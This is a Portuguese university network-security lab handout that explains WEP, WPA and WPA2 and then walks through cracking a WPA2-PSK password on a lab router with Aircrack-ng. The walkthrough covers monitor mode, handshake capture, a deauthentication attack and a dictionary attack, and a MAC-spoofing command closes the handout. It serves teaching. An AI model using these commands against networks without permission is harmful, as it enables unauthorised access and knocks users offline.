INSTITUTO FEDERAL DE EDUCAÇÃO, CIÊNCIA E TECNOLOGIA RIO GRANDE DO NORTE


Professor: Macêdo Firmino
Disciplina: Segurança de Rede
Prática 15: Quebrando Senha de Rede Wi-Fi com Aircrack-ng com Dicionários.

Olá, meus alunos!! Como é que vocês vão? Na aula de hoje iremos aprender sobre segurança nas redes IEEE 802.11. Segurança é uma preocupação importante em redes sem fio, em que as ondas de rádio carregando informações que podem se propagar muito além do perímetro entre o transmissor e receptor. Além disso, na ausência de um mecanismo de segurança, qualquer indivíduo com uma antena e um receptor de rádio sintonizado na frequência de operação correta pode interceptar a comunicação ou utilizar os recursos dessa rede. Iremos conhecer os protocolos de segurança WEP, WPA e WPA2. Depois iremos utilizar o Aircrack-ng para quebrarmos a senha de um AP com WPA através de um ataque com dicionários. Vamos lá!!! Preparados???

WEP

A especificação 802.11 original trouxe mecanismos de segurança conhecido como Privacidade Equivalente Cabeada (WEP - *Wired Equivalent Privacy*). Como o nome sugere, a WEP tem como propósito fornecer um nível de segurança semelhante ao que é encontrado em redes cabeadas. Entretanto, ela continha uma série de falhas graves na segurança.


Para fornecer autenticação e criptografia de dados entre um hospedeiro e um ponto de acesso (ou seja, a estação-base) usando uma técnica de chave compartilhada simétrica. A WEP não especifica um algoritmo de gerenciamento de chave. A autenticação é realizada da seguinte forma:



1. Um cliente sem fio requisita uma autenticação a um ponto de acesso;
2. O ponto de acesso responde ao pedido de autenticação com um valor de nonce (texto desafio) de 128 bytes;
3. O cliente sem fio criptografa o nonce usando uma chave simétrica que compartilha com o ponto de acesso;
4. O ponto de acesso decodifica o nonce criptografado do hospedeiro. Se o nonce decodificado for compatível com o valor nonce originalmente enviado ao hospedeiro, então o hospedeiro é autenticado pelo ponto de acesso.

O algoritmo criptografado de dados WEP utiliza uma chave simétrica secreta de 40 bits (conhecida por ambos) e um Vetor de Inicialização (IV) de 24 bits. Somados criam uma chave de 64 bits que serão usados para criptografar um único quadro. O IV mudará de um quadro para o outro e, por conseguinte, cada quadro será criptografado com uma chave de 64 bits diferente.

A criptografia é efetuada da seguinte forma. Primeiro, um valor de 4 bytes de CRC é calculado para a carga útil de dados. Então, a carga útil e o CRC de quatro bytes são criptografados usando uma cifra de fluxo RC4 (OU-exclusivo).



O WEP apresentou grandes falhas de segurança, por exemplo, a chave compartilhada tinha 40 bits, que isso significa que existem somente 2^{24} chaves diferentes. Desta forma, para determinarmos a chave secreta com 99% de chance precisamos de apenas 12.000 quadros diferentes. Com um quadro de 1 Kbyte e a transmissão de dados de velocidade 11 Mbits/s, apenas alguns segundos são necessários antes que 12.000 quadros sejam transmitidos.

Além disso, o IV é transmitido em texto aberto no quadro, o algoritmo RC4 apresenta fragilidades quando certas chaves são escolhidas. Outra preocupação com a WEP envolve os bits CRC na detecção de substituindo de textos criptografados que resulta em aceitação pelo receptor.

WPA


Diante do fracasso do WEP, o IEEE formou a força tarefa "802.11i"para propor mecanismos de segurança mais efetivos. Uma versão preliminar do 802.11i foi a base para o que a Wi-Fi Alliance criasse um padrão de segurança de substituição do WEP chamado de *Wi-Fi Protected Access* (WPA), lançado no final de 2002 e disponível em produtos a partir de 2003.

Uma preocupação do comitê foi garantir que os dispositivos Wi-Fi já vendidos ainda pudessem ser aproveitados. A ideia era, portanto, criar melhorias que ainda pudessem ser utilizadas pelos dispositivos lançados com WEP, bastando uma atualização de *software*.

O WPA foi suficientemente bem-sucedido e, mesmo com os padrões atuais, provê um nível de segurança aceitável para a maioria das redes.

Para alcançar maior grau de segurança, ainda rodando sobre o hardware desenhado para o WEP, o novo protocolo batizado de Temporal Key Integrity Protocol (TKIP) incorporou uma série de mudanças. Em primeiro lugar, o fraco CRC foi substituído por um novo esquema mais forte chamado de *Michael Integrity Check* (MIC), muito mais eficiente na identificação de adulterações do quadro. O esquema de uso dos vetores de inicialização também foi alterado para dificultar a criptoanálise e o sistema passou a usar chaves temporárias, derivadas da chave original, e diferentes para cada quadro transmitido, o que aumenta muito a segurança do sistema.

O WPA ainda utiliza é o esquema de chaves pré-compartilhadas e permitiu o uso de servidores de autenticação. Nesse caso, os usuários têm senhas individuais, além da chave da rede, provendo uma camada adicional de segurança. Para implementar o servidor de autenticação, o IEEE escolheu o protocolo *Remote Authentication Dial In User Service* (RADIUS).



Nessa arquitetura, o elemento que deseja se autenticar é chamado de suplicante. É o suplicante que inicia todo o processo logo após a associação ao ponto de acesso, que, neste caso, age como o autenticador. O papel do autenticador é permitir a conexão do suplicante com o servidor de autenticação e bloquear todo o tráfego do suplicante que não seja referente a autenticação. Se o servidor de autenticação liberar o acesso, o suplicante poderá usufruir de todos os serviços da rede. Caso contrário, será desassociado pelo ponto de acesso.

WPA2 – IEEE 802.11i


O novo padrão WPA2, conhecido como 802.11i, foi finalizado em 2004. Ele fornece formas de criptografia muito mais fortes (tais como AES), um conjunto extenso de mecanismos de autenticação e um mecanismo de distribuição de chaves.

Além do cliente sem fio e do ponto de acesso, o 802.11i define um servidor de autenticação, com o qual o AP se comunica. Separar o servidor de comunicação do AP permite que um servidor de autenticação atenda a muitos APs, centralizando as decisões.

O 802.11i opera em três fases:

- Descoberta: o AP anuncia sua presença e as formas de autenticação e criptografia que podem ser fornecidas ao nó do cliente sem fio. Então, o cliente solicita as formas específicas de autenticação e criptografia que deseja.
- Autenticação mútua e geração da Chave Mestra (MK): a autenticação ocorre entre o cliente sem fio e o servidor de autenticação. O ponto de acesso age essencialmente como um repassador.

O Protocolo de Autenticação Extensível (EAP, *Extensible Authentication Protocol*) define o formato da mensagem fim a fim usado em um modo simples de requisição/resposta de interação entre o cliente e o Servidor. As mensagens EAP são encapsuladas usando um EAPoL e enviadas através de um enlace 802.11 sem fio. Então, estas mensagens EAP são desencapsuladas no ponto de acesso, e reencapsuladas usando um protocolo RADIUS para a transmissão por UDP/IP ao servidor de autenticação.



Com o EAP, o servidor de autenticação pode escolher diversos modos para realizar a autenticação. Embora o 802.11i não exija um método específico de autenticação, o esquema de autenticação EAP-TLS muitas vezes é utilizado. O EAP-TLS usa técnicas baseada em certificados do cliente e do servidor que permitem que eles se autentiquem mutuamente.

Ao final do processo de autenticação, o cliente e o servidor produzem uma Chave Mestra (MK, *Master Key*) que é conhecida por ambas as partes.

- Geração de Chave Mestra Pareada (PMK): a MK é compartilhada secretamente apenas para o cliente e para o servidor de autenticação, sendo usada por eles para gerar uma segunda chave, a Chave Mestra Pareada (PMK, *Pairwise Master Key*). Então, o servidor de autenticação envia a PMK ao AP. O cliente e o AP têm agora uma chave compartilhada para criptografar os dados.

Aircrack-ng

O Aircrack-ng é um conjunto de ferramentas (linha de comando) para avaliar a segurança da rede WiFi. Ele funciona principalmente no Linux, mas também pode ser utilizado no Windows, macOS, FreeBSD, OpenBSD, NetBSD, bem como no Solaris. O Aircrack-ng permite:

- Monitoramento: captura de pacotes e exportação de dados para arquivos de texto;
- Ataque: ataques de repetição, desautenticação, pontos de acesso falsos e ataques de injeção de pacotes;
- Teste: verifica as configurações da placas WiFi e realiza testes dos recursos do driver;
- Cracking: quebrador de senha WEP e WPA-PSK (WPA 1 e 2).

O Aircrack-ng pode ser baixado gratuitamente no site `https://www.aircrack-ng.org`. Ele já vem instalado em algumas distribuições Linux, como por exemplo, no Kali Linux.

Quebrando a Senha com Aircrack-ng

Instalando o Aircrack-ng

```
sudo apt-get install aircrack-ng
```

Inicialmente iremos utilizar o iwconfig para verificarmos qual é a nossa interface sem fio. O iwconfig é semelhante ao ifconfig, porém, dedicado a interfaces de rede sem fio. Ele é usado para configurar parâmetros de interfaces de rede, porém, é específico para a operação sem fio (p.ex., frequência, SSID).

```
iwconfig
```

```
macedofirmino@macedofirmino-Latitude-3420:~/Downloads$ iwconfig
lo        no wireless extensions.

enp44s0   no wireless extensions.

wlp0s20f3  IEEE 802.11  ESSID:"eduroam"
          Mode:Managed  Frequency:5.54 GHz  Access Point: 74:3E:2B:38:4D:1C
          Bit Rate=400 Mb/s   Tx-Power=22 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:on
          Link Quality=70/70  Signal level=-40 dBm
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:0   Missed beacon:0
```

No meu caso só exite uma placa de rede sem fio que é a wlp0s20f3. Na sequência, deveremos colocar a nossa placa de rede sem fio em modo de monitoramento através da ferramenta airmon-ng.

O objetivo desta etapa é colocar a interface para ouvir todos os pacotes da rede sem fio. Desta forma, podemos capturar posteriormente o handshake (autenticação) de 4 vias WPA/WPA2.

O comando airmon pode ser usado para habilitar Modo Monitor em interfaces de placas wireless, desligar (parar) o modo de monitoramento das interfaces e para verificar o estado da interface. Inicialmente iremos utiliza-lo para verificar e eliminar tdos os processos que possam interferir no comando aircrack-ng.

```
sudo airmon-ng check kill
```

```
macedofirmino@macedofirmino-Latitude-3420:~/Downloads$ sudo airmon-ng check kill
[sudo] senha para macedofirmino:

Failed to stop avahi-daemon, please stop it on your own.
Killing these processes:

    PID Name
    669 wpa_supplicant
  43810 avahi-daemon
  43812 avahi-daemon
```

Na sequência colocaremos a nossa interface (wlp0s20f3) em modo de monitoramento.

```
sudo airmon-ng start wlp0s20f3
```

```
macedofirmino@macedofirmino-Latitude-3420:~/Downloads$ sudo airmon-ng start wlp0s20f3

PHY     Interface       Driver          Chipset

phy0    wlp0s20f3       iwlwifi         Intel Corporation Wi-Fi 6 AX201 (rev 20)
                (mac80211 monitor mode vif enabled for [phy0]wlp0s20f3 on [phy0]wlp0s20f3mon)
                (mac80211 station mode vif disabled for [phy0]wlp0s20f3)
```

Substitua o "wlp0s20f3"pelo nome da sua interface de rede, caso a mesma tenha recebido nome diferente. Se tudo correu corretamente e para confirmar, digite iwconfig e será possível verificarmos que a placa de rede estará em modo de monitoramento. Para isso, observe se o campo Mode estará como Monitor.

```
macedofirmino@macedofirmino-Latitude-3420:~/Downloads$ iwconfig
lo        no wireless extensions.

enp44s0   no wireless extensions.

wlp0s20f3mon  IEEE 802.11  Mode:Monitor  Frequency:2.422 GHz  Tx-Power=-2147483648 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:on
```

O comando Airodump-ng é usado para captura de pacotes de 802.11, descobrirmos roteadores sem fio disponíveis, e também uma lista de clientes conectados ("estações"). Se você tem um receptor GPS conectado ao computador, airodump-ng é capaz de registrar as coordenadas dos Access Points encontrados.

Na sequência, iremos descobrir os roteadores próximos. Para obter uma lista de todos os roteadores dentro do seu alcance, execute o seguinte comando:

```
sudo airodump-ng wlp0s20f3mon
```

Substitua o "wlp0s20f3mon"pelo nome da interface do monitor obtido no último passo.

```
BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

70:4F:57:90:89:2A  -76      118        0    0   4  270   WPA2 CCMP   PSK  aula_voip
74:3E:2B:F8:4D:18  -34       70       22    0   6  195   WPA2 CCMP   PSK  WIFRN-IoT
74:3E:2B:38:4D:19  -33       62        0    0   6  195   WPA2 CCMP   PSK  WIFRN-Usina
C4:A8:1D:3B:99:D7  -19       59        0    0   1  135   WPA2 CCMP   PSK  LADIR
54:3D:37:1D:2B:B9  -45       48        0    0  11  195   WPA2 CCMP   PSK  WIFRN-Usina
60:32:B1:56:07:4E  -73       50        0    0   6  270   WPA2 CCMP   PSK  POSTO@IBGE
FC:3F:DB:21:9E:83  -82       45        0    0   6   54e. OPN              HP-Print-83-Officejet Pro 8610
54:3D:37:DD:2B:B8  -45       43        0    0  11  195   WPA2 CCMP   PSK  WIFRN-IoT
6C:AA:B3:11:19:29  -77       47        0    0   6  195   WPA2 CCMP   PSK  WIFRN-Usina
```

No nosso caso, iremos quebrar a senha do roteador com SSID "Ladir"que está no canal 1. Para isso, anote o endereço MAC (C4:A8:1D:3B:99:D7) e número do canal (1) do roteador.

Para determinarmos o fabricante do AP podemos utilizar o comando:

```
grep C4A81D /usr/share/ieee-
data/oui.txt
```

O próximo passo é capturarmos o tráfego destinado ao roteador sem fio que queremos quebrar a senha e esperarmos que algum cliente se conecte na rede (ou seja, realize autenticação). Para ficarmos monitorando a rede do roteador usaremos o comando airodump-ng com as seguintes opções:

```
sudo airodump-ng -c 1 --bssid
C4:A8:1D:3B:99:D7 -w kali wlp0s20f3mon
```

Onde -c representa o canal (nosso caso o canal 1), – Bssid é o endereço MAC do ponto de acesso sem fio que queremos quebrar a autenticação, -w é o nome do arquivo que será salvo o resultado do monitoramento e o wlp0s20f3mon é o nome da interface.


Monitore a rede e veja se há um WPA Handshake. Ele ocorre quando um cliente é conectado a uma rede (por exemplo: um computador se conecta a um roteador). Quando ocorrerá irá surgir ao lado da tag "WPA handshake:"um endereço MAC.

Se não estiver a fim de esperar, podemos forçar um WPA Handshake usando um ataque de desautenticação com o comando aireplay-ng.

O aireplay-ng é usado para injetar frames que poderá ser utilizados para ataques. Existem ataques diferentes que podem causar desautenticações com o propósito de capturar dados de handshake WPA, autenticações falsas, repetição de pacote, ataque de fragmentação e teste de Injeção.

Utilizaremos o comando aireplay para injetar quadros forçando os clientes a se desautenticarem da rede (os clientes perderão o acesso) e deverão se autenticar novamente. Este comando tem como opções -0 para desautenticação, -a para informar o bssid da rede de destino e o nome da interface.


```
sudo aireplay-ng --deauth -0
 -a C4:A8:1D:3B:99:D7 wlp0s20f3mon
```



Quando o cliente é desconectado da rede de destino., ele irá se reconectar. Desta forma, capturamos as trocas de mensagens de autenticação (handshake WPA) necessário no comando airodump.

Finalmente iremos realizar a quebra da senha com o comando aircrack-ng. O mesmo é um programa para quebrar chaves WEP e WPA/WPA2-PSK do IEEE 802.11. Com relação ao protocolo WEP, ele poderá quebrar quando um número suficiente de pacotes criptografados sejam capturados com o airodump-ng. Com relação ao protocolo WPA/WPA2, o mesmo utiliza dicionários para descobrir as senhas. Nele deveremos informar com o -w a localização do arquivo de dicionário (lista de possíveis senhas) e a localização do arquivo cap de captura realizado no passo anterior (no nosso caso kali-01.cap).

```
sudo aircrack-ng kali-01.cap
-w dicionario
```



Ao final será mostrado se alguma das possíveis chaves localizadas no dicionário foi detectada como chave do roteador sem fio. Caso afirmativo, será mostrado a respectiva chave.

Para voltarmos a normalidade na placa de rede, ou seja, tirar do modo de monitoramento deveremos digitar os seguinte comandos:

```
sudo airmon-ng stop wlp0s20f3mon

sudo NetworkManager restart
```

Atividade

1. Instale o aircrack-ng no Windows ou no Linux e quebre a senha do roteador Wireless (Ladir) presente no laboratório de Redes.

Utilizar filtro por MAC no AP... Modificar o endereço MAC da placa.
digite no terminal:

```
sudo ifconfig wlan0 hw ether xx:xx:xx:xx:xx:xx
```